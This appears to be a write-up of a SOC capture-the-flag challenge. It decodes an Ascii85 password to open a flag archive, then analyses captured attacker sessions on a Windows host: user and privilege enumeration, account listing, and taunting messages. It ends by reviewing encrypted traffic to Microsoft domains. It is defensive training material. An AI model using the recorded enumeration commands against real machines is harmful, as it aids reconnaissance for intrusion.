
`F)PPq@;]LiH#n(7Ec5H'F'h0W,UE`

Hint: Consider the possibilities beyond decimal and hexadecimal. Sometimes a different base holds the key.

This clue prompted me to explore possible encoding schemes beyond common formats (hex, decimal), eventually identifying and decoding the correct string,

After trying various common encodings without success (base16, base32, base64, base58), I finally decoded the password successfully using Ascii85 (Base85). This matches the clue in the email and was a critical step to unlock the password-protected `flag.zip` file later in the campaign.

The password was: soc_analyst_rocks_@#$%



tavv@CyberLab: ~/Documents/SOC-Challenge
File Actions Edit View Help

```
Traceback (most recent call last):
  File "<string>", line 1, in <module>
    import base64; print(base64.b64decode('F)PPq@;]LiH#n(7Ec5H\'F\'h0W,UE'))
                         ~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

  File "/usr/lib/python3.13/base64.py", line 88, in b64decode
    return binascii.a2b_base64(s, strict_mode=validate)
           ~~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^
binascii.Error: Incorrect padding

┌──(tavv㉿CyberLab)-[~/Documents/SOC-Challenge]
└─$ python3 -c "import base58; print(base58.b58decode('F)PPq@;]LiH#n(7Ec5H\'F\'h0W,UE'))"

Traceback (most recent call last):
  File "<string>", line 1, in <module>
    import base58; print(base58.b58decode('F)PPq@;]LiH#n(7Ec5H\'F\'h0W,UE'))
                         ~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

  File "/usr/lib/python3/dist-packages/base58.py", line 95, in b58decode
    acc = b58decode_int(v)
  File "/usr/lib/python3/dist-packages/base58.py", line 82, in b58decode_int
    decimal = decimal * 58 + alphabet.index(char)
                             ~~~~~~~~~~~~~~^^^^^^
ValueError: subsection not found

┌──(tavv㉿CyberLab)-[~/Documents/SOC-Challenge]
└─$ python3 -c "import base64; print(base64.a85decode(b'F)PPq@;]LiH#n(7Ec5H\'F\'h0W,UE').decode())"

soc_analyst_rocks_@#$%

┌──(tavv㉿CyberLab)-[~/Documents/SOC-Challenge]
└─$ 
```


After identifying the successful decryption of the obfuscated password as `soc_analyst_rocks_@#$%`

I used this password to extract the contents of the file named `flag.zip`

The contents of the file `flag.txt` displayed the next flag in the challenge, marking the successful bypass of the ZIP protection step.


~/Documents/SOC-Challenge/flag.txt - Mousepad
File Edit Search View Document Help

```
Congratulations on solving the SOC Challenge, you are a SOC Legend!

Your final flag would be:

$0C_aNaLysT_an@lyTic@L_m1Nd

```



```
┌──(tavv㉿CyberLab)-[~/Documents/SOC-Challenge]
└─$ cat flag.txt
Congratulations on solving the SOC Challenge, you are a SOC Legend!

Your final flag would be:

$0C_aNaLysT_an@lyTic@L_m1Nd
```

Phase 4: Evidence of Remote Access and Attacker Enumeration (Post-Exploitation)

Upon analyzing the traffic further, I observed a sequence of Windows command-line executions. These were captured from the infected system and indicate that the attacker successfully gained remote access and began performing system enumeration. Below are the key commands and their meaning:


Observed Commands and Actions:

1. **`whoami`**
   - Revealed the current user:
     `desktop-hagirmo\alison`
   - Confirms attacker is executing commands under the victim's user context.
2. **`whoami /priv`**
   - Displays the privileges of the current user.
   - While most privileges were disabled, the `SeChangeNotifyPrivilege` (used for directory traversal) was enabled, indicating standard user rights.
3. **`query user`**
   - Displays session information of logged-in users.
   - Revealed the active session of user **alison**, with login time `7/13/2024 7:58 AM`.
4. **`echo "YOUR SYSTEM HAS BEEN HACKED"`**
   `echo "YOU CANNOT CATCH ME"`
   - These messages suggest the attacker was attempting to taunt or leave a message behind — likely as part of a final phase or psychological impact.
5. **`exit`**
   - Terminates the session, indicating the attacker concluded their interactive session after reconnaissance and leaving the message.

Significance:

- This stream provides strong evidence of successful post-exploitation access, where the attacker:
    - Confirmed the identity of the logged-in user.
    - Enumerated user privileges.
    - Verified session status.
    - Left messages, indicating potential full compromise of the victim machine.

This step marks the final phase of the intrusion, showcasing interactive access by the attacker, typical of successful command-and-control operations.



```
whoami
desktop-hagirmo\alison

C:\Users\Public>
whoami /priv

whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled

C:\Users\Public>
query user

query user
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
>alison                console             1  Active      none   7/13/2024 7:58 AM

C:\Users\Public>
echo "YOUR SYSTEM HAS BEEN HACKED"

echo "YOUR SYSTEM HAS BEEN HACKED"
"YOUR SYSTEM HAS BEEN HACKED"

C:\Users\Public>
echo "YOU CANNOT CATCH ME"

echo "YOU CANNOT CATCH ME"
"YOU CANNOT CATCH ME"

C:\Users\Public>
exit

exit
```

Phase 5: System Enumeration; User Accounts Identified


After confirming initial access and user context, the attacker further probed the system to identify available user accounts.

Observed Actions:

1. `net user`
   - This command lists all local user accounts on the compromised machine.
   - The output revealed the following user accounts:
     - **Administrator**
     - **alison** (the compromised user)
     - **DefaultAccount**
     - **Guest**
     - **WDAGUtilityAccount**

   This confirms the system is a standard Windows environment and helps the attacker assess user roles and possible privilege escalation paths.

2. `echo "YOU HAVE FOUND MY REMOTE COMMANDS"`
   - The attacker again echoes a message to the system, this time acknowledging that their remote commands were uncovered — either as a taunt or to leave a trace.
3. `exit`
   - The session is closed, indicating the attacker finished this phase of enumeration.



```
Microsoft Windows [Version 10.0.19045.4651]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Public>
net user

net user

User accounts for \\DESKTOP-HAGIRMO

-------------------------------------------------------------------------------
Administrator            alison                   DefaultAccount
Guest                    WDAGUtilityAccount
The command completed successfully.


C:\Users\Public>
echo "YOU HAVE FOUND MY REMOTE COMMANDS"

echo "YOU HAVE FOUND MY REMOTE COMMANDS"
"YOU HAVE FOUND MY REMOTE COMMANDS"

C:\Users\Public>
exit

exit
```

Phase 6: Discovery of Bonus Flag & Attempted Group Enumeration

As part of the attacker's post-exploitation actions, further system navigation and exploration took place.

Observed Actions:

1. **Attempt to Enumerate Domain Groups:**
   - The attacker issued the `net group` command.
   - **Result:** This command failed with an error:

     "This command can be used only on a Windows Domain Controller."


   - This suggests the compromised host is not part of a Windows domain controller, thus limiting domain-wide visibility for the attacker.
2. **Navigating to User Desktop:**
   - The attacker navigated to the following path:

     ```
     cd c:\users\alison\desktop\
     ```

   - This action was likely done to look for files or notes placed on the desktop of the compromised user `alison`.
3. **Discovery of a Final Bonus Flag:**
   - A message was echoed to the screen:

     ```
     "BONUS: S3cr3T_fL@g_f0R_y0U!"
     ```

   - This is the final **flag** placed by the attacker or as part of the challenge, possibly rewarding the analyst for uncovering the full chain of compromise.
4. **Exit Command:**
   - The attacker closed the session, concluding their activity on the host.



```
Microsoft Windows [Version 10.0.19045.4651]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Public>
net group

net group
This command can be used only on a Windows Domain Controll

More help is available by typing NET HELPMSG 3515.


C:\Users\Public>
cd c:\users\alison\desktop\

cd c:\users\alison\desktop\

c:\Users\alison\Desktop>
echo "BONUS: S3cr3T_fL@g_f0R_y0U!"

echo "BONUS: S3cr3T_fL@g_f0R_y0U!"
"BONUS: S3cr3T_fL@g_f0R_y0U!"

c:\Users\alison\Desktop>
exit

exit
```

Final Phase – Encrypted Communication Analysis

Upon further inspection of the remaining TCP streams, I observed a series of outbound HTTPS connections primarily targeting legitimate Microsoft services, including:

- `login.live.com`
- `events.data.microsoft.com`
- `vortex.data.microsoft.com`
- `pipe.skype.com`
- `mobile.events.data.microsoft.com`

These connections were encrypted using TLS and validated through DigiCert certificates. The encryption rendered packet payloads unreadable, making it impossible to inspect the actual content without access to decryption keys.

Interpretation:

These connections may be:

- **Legitimate system activity**: Windows frequently communicates with Microsoft domains for telemetry, updates, and authentication.
- **Camouflaged malicious activity**: Malware sometimes uses trusted domains for command-and-control (C2) communications or data exfiltration, blending in with normal traffic.

While no anomalies were observed in the TLS handshake or certificates, the timing of these connections shortly after the payload execution raises suspicion.

Summary of Findings

- The campaign began with a phishing email containing a malicious Excel macro (`book1.xlsm`) and an obfuscated password hint.
- Execution of the macro triggered a payload download (`BEN1GN.docx.ps1`) from a suspicious domain.
- A password-protected archive (`flag.zip`) was downloaded and later extracted using the decoded password: `soc_analyst_rocks_@#$%`.
- The attacker executed remote commands, enumerated users, and left behind clear text messages and a bonus flag.
- Post-execution, encrypted traffic to Microsoft domains was observed, potentially indicating C2 or telemetry activity.

Conclusion

This investigation successfully traced the full attack chain of the simulated intrusion presented in the SOC Challenge. Beginning with a phishing email delivering a macro-enabled Excel file, the attacker leveraged social engineering, encoded payload delivery, and PowerShell-based remote command execution to compromise the victim system.

Through careful packet analysis, decoding techniques, and forensic examination, we were able to extract all critical artifacts including the initial infection vector, remote access behavior, and the final campaign flag.

This challenge highlights the importance of email security awareness, payload inspection, and proactive network monitoring. Each stage of the attack exhibited real-world tactics aligned with MITRE ATT&CK techniques, underscoring the value of threat intelligence and incident response skills in a SOC role.